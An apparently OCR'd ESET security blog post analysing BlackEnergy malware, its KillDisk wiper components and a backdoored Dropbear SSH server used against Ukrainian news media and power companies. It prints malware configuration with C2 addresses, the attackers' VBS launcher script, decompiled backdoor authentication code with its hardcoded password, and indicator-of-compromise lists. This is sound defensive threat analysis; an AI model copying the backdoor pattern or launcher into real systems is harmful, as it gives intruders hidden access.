
Language: English

Our website uses cookies. By continuing to browse the site you are agreeing to our use of cookies. For more details about cookies and how to manage them, see our Cookie Policy

BlackEnergy by the SSHBearDoor: attacks against Ukrainian news media and electric industry

BY ANTON CHEREPANOV POSTED 3 JAN 2016 - 12:28AM

CYBERCRIME TAGS



The cybercriminal group behind BlackEnergy, the malware family that has been around since 2007 and has made a comeback in 2014 (see our previous blog posts on Back in BlackEnergy *: 2014 Targeted Attacks in Ukraine and Poland and BlackEnergy PowerPoint Campaigns, as well as our Virus Bulletin talk on the

subject), was also active in the year 2015.

ESET has recently discovered that the BlackEnergy trojan was recently used as a backdoor to deliver a destructive KillDisk component in attacks against Ukrainian news media companies and against the electrical power industry. In this blog, we provide details on the BlackEnergy samples ESET has detected in 2015, as well as the KillDisk components used in the attacks. Furthermore, we examine a previously unknown SSH backdoor that was also used as another channel of accessing the infected systems, in addition to BlackEnergy.

We continue to monitor the BlackEnergy malware operations for future developments. For any inquiries or to make sample submissions related to the subject, contact us at: threatintel@eset.com

BlackEnergy evolution in 2015

Once activated, variants of BlackEnergy Lite allow a malware operator to check specific criteria in order to assess whether the infected computer truly belongs to the intended target. If that is the case, the dropper of a regular BlackEnergy variant is pushed to the system. The exact mechanism of infection by BlackEnergy is described in our Virus Bulletin presentation and this whitepaper by F-Secure.

The BlackEnergy malware stores XML configuration data embedded in the binary of DLL payload.

```
<?xml version="1.0" encoding="UTF-8"?>
<bkernel>
<servers>
<server>
<type>https</type>
<addr>https://88.198.25.92/fHKfvEhleQ/maincraft/derstatus.php</addr>
</server>
<server>
<type>https</type>
<addr>https://31.210.111.154/Microsoft/Update/KS081274.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>600</sleepfreq>
<build_id>2015telsmi</build_id>
</bkernel>
```

Figure 1 – The BlackEnergy configuration example used in 2015

Apart from a list of C&C servers, the BlackEnergy config contains a value called build_id. This value is a unique text string used to identify individual infections or infection attempts by the BlackEnergy malware operators. The combinations of letters and numbers used can sometimes reveal information about the campaign and targets.

Here is the list of Build ID values that we identified in 2015:

- `2015en`
- `khm10`
- `khelm`
- `2015telsmi`
- `2015ts`

- 2015stb
- kiev_o
- brd2015
- 11131526kbp
- 02260517ee
- 03150618aaa
- 11131526trk

We can speculate that some of them have a special meaning. For example 2015telsmi could contain the Russian acronym SMI – Sredstva Massovoj Informacii, 2015en could mean Energy, and there's also the obvious "Kiev".

KillDisk component

In 2014 some variants of the BlackEnergy trojan contained a plugin designed for the destruction of the infected system, named dstr.

In 2015 the BlackEnergy group started to use a new destructive BlackEnergy component detected by ESET products as Win32/KillDisk.NBB, Win32/KillDisk.NBC and Win32/KillDisk.NBD trojan variants.

The main purpose of this component is to do damage to data stored on the computer: it overwrites documents with random data and makes the OS unbootable.

The first known case where the KillDisk component of BlackEnergy was used was documented by CERT-UA in November 2015. In that instance, a number of news media companies were attacked at the time of the 2015 Ukrainian local elections. The report claims that a large number of video materials and various documents were destroyed as a result of the attack.

It should be noted that the Win32/KillDisk.NBB variant used against media companies is more focused on destroying various types of files and documents. It has a long list of file extensions that it tries to overwrite and delete. The complete list contains more than 4000 file extensions.

```
unicode 0, <a.ivf.ivr.ivs.izz.izzy.jmv.jss.jts.jtv.k3g.kmv.lrec.lrv.l>
unicode 0, <sf.lsx.lvix.m15.m1pg.m1v.m21.m21.m2a.m2t.m2ts.m2v.m4e.m4u>
unicode 0, <.m4v.m75.mani.meta.mgv.mj2.mjp.mjpg.mk3d.mkv.mmv.mnv.mob.>
unicode 0, <mod.moff.moi.moov.mov.movie.mp21.mp21.mp2v.mp4.mp4.infovi>
unicode 0, <d.mp4v.mpe.mpeg.mpeg1.mpeg4.mpf.mpg.mpg2.mpgindex.mpl.mpl>
unicode 0, <s.mpsub.mpv.mpv2.mqv.msdvd.msh.mswmm.mts.mtv.mvb.mvc.mvd.>
unicode 0, <mve.mvex.mvp.mvy.mxf.mxv.mys.ncor.nsv.nut.nuv.nvc.ogm.ogv>
unicode 0, <.ogx.orv.otrkey.par.pds.pgi.photoshow.piv.pjs.playlist.pl>
unicode 0, <proj.pmf.pmv.ppj.prel.pro.pro4dvd.pro5dvd.proqc.prproj.pr>
```

Figure 2 – A partial list of file extensions targeted for destruction by KillDisk.NBB

The KillDisk component used in attacks against energy companies in Ukraine was slightly different. Our analysis of the samples shows that the main changes made in the newest version are:

- Now it accepts a command line argument, to set a specific time delay when the destructive payload should activate.
- It also deletes Windows Event Logs : Application, Security, Setup, System.
- It is less focused on deleting documents. Only 35 file extensions are targeted.

```
unicode 0, <.crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pp>
unicode 0, <tx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot>
unicode 0, <.txt.rar.msi.zip.jpg.bmp.jpeg.tiff>,0
```

Figure 3 – A list of file extensions targeted for destruction by new variant of KillDisk component

As well as being able to delete system files to make the system unbootable – functionality typical for such destructive trojans – the KillDisk variant detected in the electricity distribution companies also appears to contain some additional functionality specifically intended to sabotage industrial systems.

Once activated, this variant of the KillDisk component looks for and terminates two non-standard processes with the following names:

- `komut.exe`
- `sec_service.exe`

We didn't manage to find any information regarding the name of the first process (komut.exe).

The second process name may belong to software called ASEM Ubiquity, a software platform that is often used in **Industrial control systems (ICS),** or to ELTIMA Serial to Ethernet Connector. In case the process is found, the malware does not just terminate it, but also overwrites the executable file with random data.

Backdoored SSH server

In addition to the malware families already mentioned, we have discovered an interesting sample used by the BlackEnergy group. During our investigation of one of the compromised servers we found an application that, at first glance, appeared to be a legitimate SSH server called Dropbear SSH.

In the order to run the SSH server, the attackers created a VBS file with the following content:

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\"
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false
```

As is evident here, the SSH server will accept connections on port number 6789. By running SSH on the server in a compromised network, attackers can come back to the network whenever they want.

However, for some reason this was not enough for them. After detailed analysis we discovered that the binary of the SSH server actually contains a backdoor.

```
1 void svr_auth_password()
2 {
3   char *password; // ebx@3
4   char v1; // [esp+1Ch] [ebp-Ch]@3
5
6   if ( (unsigned __int8)buf_getbool(session) )
7   {
8     send_msg_userauth_failure(0, 1);
9   }
10  else
11  {
12    password = (char *)buf_getstring(session, &v1);
13    if ( !strcmp(password, passDs5Bu9Te7) )
14      send_msg_userauth_success();
15    else
16      send_msg_userauth_failure(0, 1);
17    free(password);
18  }
19 }
```

Figure 4 – Backdoored authentication function in SSH server

As you can see in Figure 4, this version of Dropbear SSH will authenticate the user if the password passDs5Bu9Te7 was entered. The same situation applies to authentication by key pair – the server contains a pre-defined constant public key and it allows authentication only if a particular private key is used.


```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAsrGnWG3XPW4tO8tRLhF+XQyuM5ZcL19tIsn1MyIUXwp
tcU29hGpzMWVmbAy+18EEEXKtyXIlxOKqp7CWgEJWWxjsvXKB66Gp/sVcizX+qbV2P0PfVMRwZ144Ui
0ffrpGxWMOnp7rrByANQSPdGtJ1Q/yqqFFgiM2u7ilLsREQHSGsV6L1b8krnf0BrcwQ08MD3q7tNq3H
3FEt0LPithBiCpRTuA9emsowt3gtVo745Qt1GVChYLA9GilmVmBO49HAnceZA9bVFA58Keq3Jy5W1DU
v3HoWJkWBHkUn2IH1LSKurVr/xjNEi9Hez7uQP9j44xk/V/kA9Kh4E3czOCDxQ== rsa-key-201311
```


Figure 5 – The embedded RSA public key in SSH server

ESET security solutions detect this threat as *Win32/SSHBearDoor.A trojan*.

Indicators of Compromise (IoC)

IP addresses of BlackEnergy C2-servers:

```
5.149.254.114
5.9.32.230
31.210.111.154
88.198.25.92
146.0.74.7
188.40.8.72
```

XLS document with malicious macro SHA-1:

```
AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1
```

BlackEnergy Lite dropper SHA-1:

```
4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C
```

BlackEnergy Big dropper SHA-1:
896FCACFF6310BBE5335677E99E4C3D370F73D96

BlackEnergy drivers SHA-1:
069163E1FB606C6178E23066E0AC7B7F0E18506B
0B4BE96ADA3B54453BD37130087618EA90168D72
1A716BF5532C13FA0DC407D00ACDC4A457FA87CD
1A86F7EF10849DA7D36CA27D0C9B1D686768E177
1CBE4E22B034EE8EA8567E3F8EB9426B30D4AFFE
20901CC767055F29CA3B676550164A66F85E2A42
2C1260FD5CEAEF3B5CB11D702EDC4CDD1610C2ED
2D805BCA41AA0EB1FC7EC3BD944EFD7DBA686AE1
4BC2BBD1809C8B66EECD7C28AC319B948577DE7B
502BD7662A553397BBDCFA27B585D740A20C49FC
672F5F332A6303080D807200A7F258C8155C54AF
84248BC0AC1F2F42A41CFFFA70B21B347DDC70E9
A427B264C1BD2712D1178912753BAC051A7A2F6C
A9ACA6F54155561915964OD3EBC570CDCDCE0A0D
B05E577E002C510E7AB11B996A1CD8FE8FDADA0C
BD87CF5B66E36506F1D6774FD40C2C92A196E278
BE319672A87D0DD1F055AD1221B6FFD8C226A6E2
C7E919622D6D8EA2491ED392A0F8457E4483EAE9
CD07036416B3A344A34F4571CE6A1DF3CBB5783F
D91E6BB091551E773B3933BE5985F91711D6AC3B
E1C2B28E6A35AEADB508C60A9D09AB7B1041AFB8
E40F0D402FDCBA6DD7467C1366D040B02A44628C
E5A2204F085C07250DA07D71CB4E48769328D7DC

KillDisk-components SHA-1:
16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4
8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569
6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0
F3E41EB94C4D72A98CD743BBB02D248F510AD925

VBS/Agent.AD trojan SHA-1:
72D0B326410E1D0705281FDE83CB7C33C67BC8CA

Win32/SSHBearDoor.A trojan SHA-1:
166D71C63D0EB609C4F77499112965DB7D9A51BB


Picture credits: ©*flickr/tanozzo*

189 Like
Whats app


You might also be interested in:

BlackEnergy trojan strikes again: Attacks Ukrainian electric power industry

5 things you need to know about social engineering



Europol makes 12 arrests in Remote Access Trojan crackdown



Moonfruit takes customers' sites offline, as it prepares for DDoS attack

1 Comment WeLiveSecurity.com 1 Login

Recommend Share Sort by Best

Join the discussion…

· 2 days

Proturk ago

First process name "komut" means "command" in Turkish.

1 · Reply · Share ›

Subscribe Add Disqus to your site Privacy DISQUS

Follow us

Sign up to our newsletter

The latest security news direct to your inbox

Email... Submit

Privacy

Legal Information

COPYRIGHT © 2016 ESET, ALL RIGHTS RESERVED.

welivesecurity
news, views and insight from the ESET security community

VIRUS RADAR

ENJOY SAFER TECHNOLOGY™